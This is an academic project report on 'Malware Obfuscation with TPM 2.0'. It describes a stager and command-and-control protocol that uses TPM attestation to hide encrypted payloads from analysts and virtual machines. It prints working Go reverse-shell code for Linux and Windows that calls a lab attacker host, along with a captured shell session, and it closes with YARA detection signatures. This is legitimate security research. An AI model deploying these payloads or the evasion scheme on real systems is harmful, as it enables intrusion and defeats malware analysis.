MALWARE OBFUSCATION WITH TPM 2.0

Submitted in partial fulfillment of the requirements for the degree of

Bachelor of Technology

in

Computer Science and Engineering with specialization in Information Security

by

Krishap Sreenivasan 20BCI0146

Aditya Ajay Bhardwaj 20BCI0323

Under the guidance of

Prof. / Dr.

Senthilnathan P.

Scope

VIT,Vellore.



May,2024

Executive Summary

Trusted Platform Module is a secure cryptographic coprocessor that is designed to hardware-based, security-related functions. The chip includes multiple physical security mechanisms to make it tamper-resistant, and malicious software is unable to tamper with the security functions of the TPM. The most common functions of a TPM is system integrity measurements, disk encryption key storage and device authentication. Microsoft specifies TPM 2.0 as a requirement for Windows 11 PCs, for its application in its disk encryption utility “Bitlocker”.

Trusted computing technology adds computer hardware to provide security primitives independent from other system functionality. The hardware provides certain low-level security guarantees directly. Trusted software uses these low-level, hardware-enforced properties to build powerful guarantees for programmers but at the same time it gives more features for malware authors to abuse.

A malware writer can use the TPM for implementing cloaked computations which, combined with a protocol described in this paper, impede malware analysis. TPM functionality ensures that a cloaked program will remain encrypted until it is running directly on hardware. Assuming certificates for hardware TPMs identify these TPMs as hardware and cannot be forged, our malware will refuse to execute in a virtualized environment.

CONTENTS

		Page No.
	Acknowledgement	**i**
	Executive Summary	**ii**
	Table of Contents	**iii**
	List of Figures	**iv**
	Abbreviations	**v**
1	**INTRODUCTION**	
	1.1 Background	1
	1.2 Motivation	1
	1.3 Objective	1
2	**PROJECT DESCRIPTION AND GOALS**	
	2.1 Survey on Existing System	2
	2.2 Research Gap	3
	2.3 Problem Statement	3
3	**TECHNICAL SPECIFICATION**	
	3.1 Requirements	4
	3.1.1 Functional	4
	3.1.2 Non-Functional	4
	3.2 System Specification	4
	3.2.1 Hardware Specification	4
	3.2.2 Software Specification	4
	3.2.3 Standards and Policies	5
4	**DESIGN APPROACH AND DETAILS**	
	4.1 System Architecture	6
	4.2 Design	7
	4.2.1 Data Flow Diagram	7
	4.2.2 Sequence Diagram	8
	4.2.3 Chain Of Trust	11
	4.3 Constraints, Alternatives and Tradeoffs	12
	4.4 Indicators of compromise and Detection Signatures	12
5	**SCHEDULE, TASKS AND MILESTONES**	
	5.1 Gantt Chart	13
	5.2 Module Description	13

	5.2.1 Command And Control Server	
	5.2.2 Malware	
6	**PROJECT DEMONSTRATION**	14
7	**COST ANALYSIS / RESULT & DISCUSSION (as applicable)**	18
8	**SUMMARY**	19
9	**REFERENCES**	20
	APPENDIX A –	
	Source code: https://github.com/Krishap-s/TP-Mal	

List of Figures

Figure No.	Title	Page No.
4.1	Data Flow Diagram	7
4.2	Sequence Diagram	8
4.3	Chain Of Trust	11
5.1	Gantt Chart	13
6.1	Server Output	15
6.2	Stager Output	15
6.3	Reverse Shell callback from victim pc	16
6.4	Windows malware detection using yara	16
6.5	Linux Malware Detection using yara	17
7.1	Virus Total Results	18

List of Abbreviations

TPM	Trusted Platform Module
EK	Endorsement Key
AK	Attestation Key
CERT	Certificate
Pb_{serv}	Public Key of Server
Pr_{serv}	Private Key of Server
ECDH	Elliptic Curve Diffie Hellmann
ECC	Elliptic Curve Cryptography
AES	Advanced Encryption Standard
RSA	Rivest Shamir Adleman
DAA	Direct Anonymous Attestation

1 Introduction

1.1 Background:

Trusted Platform Module[1] is a secure cryptographic coprocessor that is designed to hardware-based, security-related functions. The chip includes multiple physical security mechanisms to make it tamper-resistant, and malicious software is unable to tamper with the security functions of the TPM. The most common functions of a TPM is system integrity measurements, disk encryption key storage and device authentication. Microsoft specifies TPM 2.0 as a requirement for Windows 11 PCs, for its application in its disk encryption utility “Bitlocker”[2].

1.2 Motivation

Trusted computing technology adds computer hardware to provide security primitives independent from other system functionality.This allows programmers to perform sensitive cryptogrpahic operations separate from the host system .But at the same time it gives more features for malware authors to abuse.

A malware writer can use the TPM for implementing cloaked computations which, impede malware analysis. TPM functionality ensures that a cloaked program will remain encrypted until it is running directly on hardware.

Through this project we can bring more awareness of this class of malware to the general public.

1.3 Objective

Our aim is to describe and implement a protocol that establishes an encryption key that cannot be exported out from the TPM that can only be used by our malware. The infected host then proves that the keys are anchored in the infected host’s TPM to our command and control server. After verifying the legitimacy of the keys, our command and control server sends an encrypted payload that can only be decrypted with the keys in the TPM, this prevents third parties (Anti viruses, Malware analysts) from viewing the contents of the payload.

We then define signatures and Indicators Of Compromise (IoCs) that can be used to detect this class of malware and also describe methods that can be used to protect against such attacks.

2 Project Description And Goals

2.1 Survey on Existing System

Current methods for antiviruses evasion are [3]:

1) Obfuscation: Obfuscation is a well-known technique employed by attackers to modify the code and signature of a virus to make it difficult for antivirus software to interpret the malicious code. This technique involves adding redundant code, modifying the case of a script, and reordering commands to create confusion and evade detection. Although obfuscation does not affect the malware's functionality, it may reduce its effectiveness.

2) Encryption: Encryption is a process that splits a virus into two components, namely the virus body and the decryption loop. The virus body is encrypted using a suitable method, such as XOR, while the decryption loop is a brief program responsible for encrypting and decrypting the virus body. The virus must be decrypted using the decryption loop before it can function. Similarly, an antivirus needs to obtain the decryption portion of an infected file to read its encrypted content, and only then can it compare the signatures.

3) Morphism: Morphism, specifically polymorphic viruses, is a complex technique that aims to make analysis more difficult by creating an unlimited number of different decryptors. Unlike encryption, no part of the virus is encrypted. Polymorphic viruses use numerous obfuscation techniques to change the appearance of the decryption code from copy to copy, making it harder for antiviruses to recognize the threat. In metamorphism, the entire program code changes instead of just the encryptor's code as in polymorphism.

4) Process Injection: Process injection is a technique utilized to camouflage a malicious process by running it in the memory space of another process. Additionally, the injected process can inherit permissions of the host process, potentially providing a hacker with more opportunities. The difficulty in detecting this technique lies in the fact that malware can be injected into a program that operates similar processes. Malware can effectively deceive behavior-based analyses and operate surreptitiously for a prolonged period before being detected. The classic DLL injection is one of the most popular process injection methods. This involves writing the path to the malicious DLL library into the address space of another process, followed by executing a remote thread that calls the malicious library during the injection process.

2.2 Research Gap

The current methods to evade antivirus do not provide defenses against malware analysts. There exists a research paper [4] indicating cloaked computations can be used with the TPM to hide the execution of the malicious code, but it was written for TPM 1.2 and is severely outdated.

2.3 Problem Statement

- Specify a protocol that attests that the TPM is legitimate and assign a identification key pair to it. Use remote attestation to verify key is stored and secured in TPM.
- Specify a protocol to exchange encrypted malware payload and executing it securely.
- Design a command and control server that is responsible for controlling and distributing the malware.
- Discuss various defences against this category of malware.
- Define signatures and Indicators Of Compromise (IoCs) that can be used to detect this category of malware. This is done using Yara signatures and other similar technologies.

3 Technical Specification

3.1 Requirements

1 Functional

- The malware should be able to verify if the server it is connecting to is not being spoofed
- The data passed through the connection between the malware and the server cannot be readable
- The malware platform should be able to verify the TPM is a valid hardware TPM, and is not a software simulator
- The server should be able to send an encrypted malicious payload to the malware that can only be decrypted by the TPM of the PC.

2 Non Functional

- Extremely difficult to detect the malicious payload
- Should be able to run in multiple OS systems as long as it has a TPM
- Make it extremely hard for malware analysts to perform analysis on the malware

3.2 System Specification

1 Hardware Specification

- A computer with a hardware TPM or a firmware TPM and working network connection
- A working network connection

2 Software Specification

- Golang v1.22
- go-tpm [5] : Golang module required to interact with the TPM
- go-attest [6]: Golang module which implements the TPM anonymous attestation protocol
- yaegi[7]: Golang module that allows to interpret code at runtime.

3 Standards And Policies

- IEEE (802.1AR)[8]: A Secure Device Identifier (DevID) is cryptographically bound to a device and supports authentication of the device's identity. An Initial Device Identifier (IDevID) provide by the supplier of a device can be supplemented by Local Device Identifiers (LDevIDs) facilitating enrollment (provisioning of authentication and authorization credentials) by local network administrators
- Direct Anonymous Attestation[9]: Direct Anonymous Attestation (DAA) is an anonymous signature scheme, which allows the Trusted Platform Module (TPM), a small chip embedded in a host computer, to attest to the state of the host system, while preserving the privacy of the user.

4 DESIGN APPROACH AND DETAILS

4.1 System Architecture

1 The Command and Control Server:

- Responsible for controlling and managing the infected PCs.
- Plays the verification role in the process of remote attestation of infected PCs. Verifies that the PC is not a virtual machine and has a physical TPM.
- Sends the encrypted payload to the infected PC after verification of its TPM.

2 Malware:

- Stager:
  - It's the first component of the malware that is executed by the victim PC.
  - The code is clear text for it be executable
  - It verifies that the current platform is not a malware analysis lab and is a legitimate PC.
  - Communicates its status with the C2 server.
  - Performs remote attestation with the C2 server to verify the legitimacy of the victim's PC's TPM.
  - Receives the encrypted payload from the C2 server after attestation and decrypts it with the keys stored in the TPM.
  - Executed the then decrypted payload.
- Payload:
  - Contains the bulk of the sensitive malicious code and operations such as backdoor code, file manipulation code, etc
  - Initially stored in an unencrypted form in the C2 server side.

- After remote attestation it's encrypted with the keys stored in the victim's TPM and sent to the victim's PC where it's then decrypted and executed.

4.2 Design:

1 Data Flow Diagram




Figure 4.1: Data Flow Diagram

2 Sequence Diagram:




Figure 4.2: Protocol Sequence Diagram

- Phase 0 (Malware Generation):

    1 Server generates ECDH key pair (Pb serv,Pr serv)

    2 The stager is generate with Pb serv embedded in it.

- Phase 1 (Server Verification):

    1. The stager is sent to the victim machine and the victim unknowingly run the stager.
    2. The stager generated a new ECDH key pair (Pbtemp,Prtemp) with the TPM, with Prtemp, stored in the TPM.
    3. The stager generated a new elliptic curve point Z by multiplying Pbserv with Prtemp.
    4. The stager then generates a random challenge and encrypts it with the X value of the Z point. This encrypted challenge is saved as EC.
    5. The stager sends EC and Pbtemp, to server.
    6. The server generates its own Z point by muliplying Pbtemp and Prserv and decrypts EC.
    7. The decrypted challenge is then sent back to the stager.
    8. The stager compares the decrypted challenge with the challenge value it has stored. If they are not equal the server verification has failed and the stager closes the connection, else it continues to Phase 2.
    9. All messages beyond this are encrypted with the X value of the Z point.

- Phase 2 (Anonymous TPM attestation):

    1. The stager collects the embedded endorsement certificate of the TPM (ekCert), the public component of endorsement key (Pbek), and generates a new attestation key in the TPM (Pbak). The attestation key in the tpm is created with attributes so that it can only sign entities created by the TPM.

    2. The ekCert, Pbek, and Pbak are sent to the server. The server verifies the Ekcert with the TPM's manufacturer root certificate. If it is verified the server generates a random secret and encrypts it with a randomly generated key. The key is then

encrypted with the Pbak, and Pbek.

3. The encrypted key and the encrypted secret is sent back to the stager. The stager decrypts the encrypted key with Prak, and Prek. With the decrypted key the encrypted secret is also decreypted.
4. The decrypted secret is sent back to the server and the server compares the received secert with its own secret. If they are the same this verifies that the attestation key is stored in the same TPM as the endorsement key.

- Phase 3 (Binding Key Cerification):

1. The stager generates the binding key with the TPM. The binding key is stored in the locked inside the TPM and is used only for asymmetric encryption/decryption with RSA.
2. The stager then certifies the binding key with the attestation key by signing it.
3. The Pbbind and it signature is sent to the server. The server verifies that Pbbind is signed with the attestation key with Pbak. This verifies that the binding key was generate by the same TPM from where the attestation key was generated from.

- Phase 4 (Malware execution

1. The server encrypts the payload with Pbbind, and sends the payload to the stager.
2. The stager uses the TPM to decrypt the payload, which the stager then loads into memeory and executes.

3 Chain of Trust:




Figure 4.3: Chain Of trust established

The chain of trust of keys ensures that the binding key has the following attributes:

1 Generated by the TPM

2 Cannot be exported out of the TPM.

3 The key is generated by the TPM for which the server received an endorsement certificate from the manufacturer.

4 The private component will not be exposed in plain text

5 The key would only be used in encryption and decryption

4.3 Constraints, Alternatives and Tradeoffs

One of the main constraints faced is that consumer grade hardware does not support full TEE [10] technologies like Intel's SGX [11] or AMD's SEV [12]. Thus the malicious payload has to remain in the RAM in plain text for it to be executed.

Golang was chosen as the language of the malware platform due to its simplicity and being easier to understand. Languages like C/C++ could serve as a better alternative to golang for the use case of writing malware. Since golang does not allow code to be loaded and executed at runtime, a golang interpreter library "yaegi" had to be used to execute the malicious payload.

4.4 Detection Using Yara Signatures:

The following signatures can be used along with yara [13] to detect this class of malware:

1. Check if the application has the string "tpm" in it
2. Check if the application loads "Tbs.dll" [15], since Tbs.dll is used by windows applications to interact with the TPM)
3. Check if the application contains regex "/dev/tpm[0-9]+", since linux applications needs to interact with the TPM using the filepath.

Combined with the above signatures the signatures below can be used alongside to improve detection rate and reduce false positives:

4. Check if application connection.
5. Check if the application contains any plain IP addresses.

5 Schedule, Tasks And Milestones:\

5.1 Gantt Chart




Figure 5.1: Gantt Chart

5.2 Module Description

1 Command And Control Server

- Responsible for controlling and managing the infected PCs.
- Plays the verification role in the process of remote attestation of infected PC's.
- Verifies that the PC is not a virtual machine and has a physical TPM.
- Sends the encrypted payload to the infected PC after verification of its TPM

2 Malware

- It's the first component of the malware that is executed by the victim PC. The code is clear text for it be executable
- It verifies that the current platform is not a malware analysis lab and is a legitimate PC.
- Communicates its status with the C2 server.
- Performs remote attestation with the C2 server to verify the legitimacy of the victim's PC's TPM.
- Receives the encrypted payload from the C2 server after attestation and decrypts it with the keys stored in the TPM.

6 Project Demonstration:

6.1 Payloads Used:

We use a reverse shell as our sensitive payload for this demonstration.

linux_rev_shell.go:

```
package main

import (
"net"
"os/exec"
"time"
)

func main() {
reverse("192.168.122.1:443")
}

func reverse(host string) {
c, err := net.Dial("tcp", host)
if nil != err {
if nil != c {
c.Close()
}
time.Sleep(time.Minute)
reverse(host)
}

cmd := exec.Command("/bin/sh")
cmd.Stdin, cmd.Stdout, cmd.Stderr = c, c, c
cmd.Run()
c.Close()
reverse(host)
}
```

windows_rev_shell.go:

```
package main
// Reverse shell
// Test with nc -l 1337
//
//import "os"
import "os/exec"
import "net"
import "fmt"
import "syscall"
import "bufio"


func main(){

c,err:=net.Dial("tcp","192.168.122.1:4445");
if err != nil {
fmt.Println(err)
return
```

```
}
for{
status, _ := bufio.NewReader(c).ReadString('\n');
fmt.Println(status)
//out, _:=exec.Command("cmd","/Y", '/Q', "/K", status).Output();
cmd := exec.Command("cmd", "/C", status)
cmd.SysProcAttr = &syscall.SysProcAttr{HideWindow: true}
out, _ := cmd.Output();
c.Write([]byte(out))

}
}
```

6.2 Demonstration output:




Figure 6.1: Server Output

The server receive a connection from the malware and goes through the phases of the protocol. After the protocol is run, the malicious payload is executed.



Figure 6.2: Stager Output

The stager also goes through the phases of the protocol before receiving and executing the malicious payload.

```
TP-Mal on  main [x!?↑] on ☁  (ap-south-1) took 2s
❯ nc -lvp 4445
Listening on 0.0.0.0 4445
Connection received on 192.168.122.180 56828
dir
 Volume in drive Z is forensics
 Volume Serial Number is 0000-0000

 Directory of Z:\

01-01-1970  05:30    <DIR>          .
01-01-1970  05:30    <DIR>          ..
08-11-2023  18:06    <DIR>          418f1f11c6a87773b914cd6ce16602aadf8848a7141aafa3a3b8fac5dad1d369
08-11-2023  16:20           577,167 418f1f11c6a87773b914cd6ce16602aadf8848a7141aafa3a3b8fac5dad1d369.zip
19-11-2023  17:30            89,805 Guest Lecture Feedback Form_template.docx
31-01-2024  17:24    <DIR>          Notarised Documents
31-01-2024  14:27     6,797,694,976 Win11_23H2_EnglishInternational_x64v2.iso
08-11-2023  16:03    <DIR>          _dyn_pec2setup_32811686
08-11-2023  16:00         1,088,669 _dyn_pec2setup_32811686.zip
11-12-2023  17:19     1,188,695,040 autopsy-4.21.0-64bit.msi
20-11-2023  16:29    <DIR>          cat
15-04-2021  21:16       138,063,739 ctf.zip
20-11-2023  12:03        21,041,152 eventdata3.evtx
15-04-2021  21:17        92,485,526 machines.zip
20-11-2023  12:33       142,901,248 memdump.mem
19-11-2023  15:47       536,715,264 memimage.img
31-01-2024  17:25    <DIR>          pi and vi
05-05-2024  19:59        27,762,176 poc_payload.exe
```

Figure 6.3: Reverse Shell callback from victim pc

We finally get a reverse shell on our attacker PC.

6.3 Detection Outputs:

```
TP-Mal/Detection on  main [x!?] on ☁  (ap-south-1)
❯ yara tpm_malware.yara ../PoC/payload/poc_payload.exe
warning: rule "ContainsIPAddress" in tpm_malware.yara(90): string "$ipv4" may slow down scanning
warning: rule "ContainsIPAddress" in tpm_malware.yara(91): string "$ipv6" may slow down scanning
ExecutablePE ../PoC/payload/poc_payload.exe
ContainsTPMString ../PoC/payload/poc_payload.exe
ImportsTBSDLLStringWindows ../PoC/payload/poc_payload.exe
YaegiCodeEval ../PoC/payload/poc_payload.exe
NetworkTcpSocket ../PoC/payload/poc_payload.exe
ContainsIPAddress ../PoC/payload/poc_payload.exe
```

Figure 6.4: Windows malware detection using yara

The stager for windows has the following signatures:

1. Is an executable Portable Executable
2. Contains a string of value TPM
3. Imports Tbs.dll
4. Runs yaegi interpreter
5. Connects to an external server

```
TP-Mal/Detection on  main [x!?] on ☁  (ap-south-1)
❯ yara tpm_malware.yara ../PoC/payload/poc_payload
warning: rule "ContainsIPAddress" in tpm_malware.yara(90): string "$ipv4" may slow down scanning
warning: rule "ContainsIPAddress" in tpm_malware.yara(91): string "$ipv6" may slow down scanning
ExecutableELF ../PoC/payload/poc_payload
ContainsTPMString ../PoC/payload/poc_payload
ContainsTPMDeviceStringLinux ../PoC/payload/poc_payload
YaegiCodeEval ../PoC/payload/poc_payload
ContainsIPAddress ../PoC/payload/poc_payload
```

Figure 6.5: Linux Malware Detection using yara

The stager for linux has the following signatures:

1. Is an executable linux file
2. Contains the string of value TPM
3. Contains filepath to tpm device
4. Runs yaegi interpreter
5. Connects to an external server

7 Results And Discussion

7.1 Results:

We were able to run a reverse shell in our victim PC using our malware platform, which would be detected by the anti virus solutions if it were uploaded directly to the victim PC. On checking with virus total, 1 out of 71 antiviruses detected the malware payload.




Figure 7.1: Virus total results

7.2 Discussion:

The biggest weakness of this protocol is that the sensitive payload has to be in plain text in the ram for it to be executed, so a malware analyst can dump the ram.

The only way to protect against this is using Trusted Execution Environments (TEE) such as Intel SGX and AMD SEV which hides the contents of the application in the RAM as it is being executed. But since these technologies only exist in server grade CPU's, it is much harder to implement it on consumer grade hardware.

8 Summary

Our malware platform was undetected by the majority of antiviruses and this shows the severity of this class of malware and how the this type of malware has not been recognized by the cyber security community.

With the mass utilization of security coprocessors like the TPM in modern OSs like windows 11, android, etc this class of malware can get more prevalent.

Hopefully, this project achieves final goal of informing the public about this class of malware.

References

[1] https://trustedcomputinggroup.org/resource/trusted-platform-module-tpm-summary/

[2] https://www.theverge.com/2021/6/25/22550376/microsoft-windows-11-tpm-chips-requirement-security

[3] Samociuk, D, "Antivirus Evasion Methods in Modern Operating Systems". Appl. Sci. 2023, 13, 5083. https://doi.org/10.3390/app13085083

[4]. Alan M Dunn, Owen S Hofmann, Brent Waters, Emmett Witchel, "Cloaking Malware with the Trusted Platform Module"

[5] go-tpm https://github.com/google/go-tpm

[6] go-attest https://github.com/google/go-attestation

[7] yaegi https://github.com/traefik/yaegi

[8] IEEE (802.1AR). https://trustedcomputinggroup.org/wp-content/uploads/TPM-2p0-Keys-for-Device-Identity-and-Attestation_v1_r12_pub10082021.pdf

[9] Direct Anonymous Attestation. https://tpm2-software.github.io/tpm2-tss/getting-started/2019/12/18/Remote-Attestation.html

[10] Trusted Execution Environment https://learn.microsoft.com/en-us/azure/confidential-computing/trusted-execution-environment

[11] Intel SGX https://www.intel.com/content/www/us/en/developer/tools/software-guard-extensions/overview.html

[12] AMD SEV https://www.amd.com/en/developer/sev.html

[13] Yara https://virustotal.github.io/yara/

[14] Tbs.dll https://learn.microsoft.com/en-us/windows/win32/api/_tbs/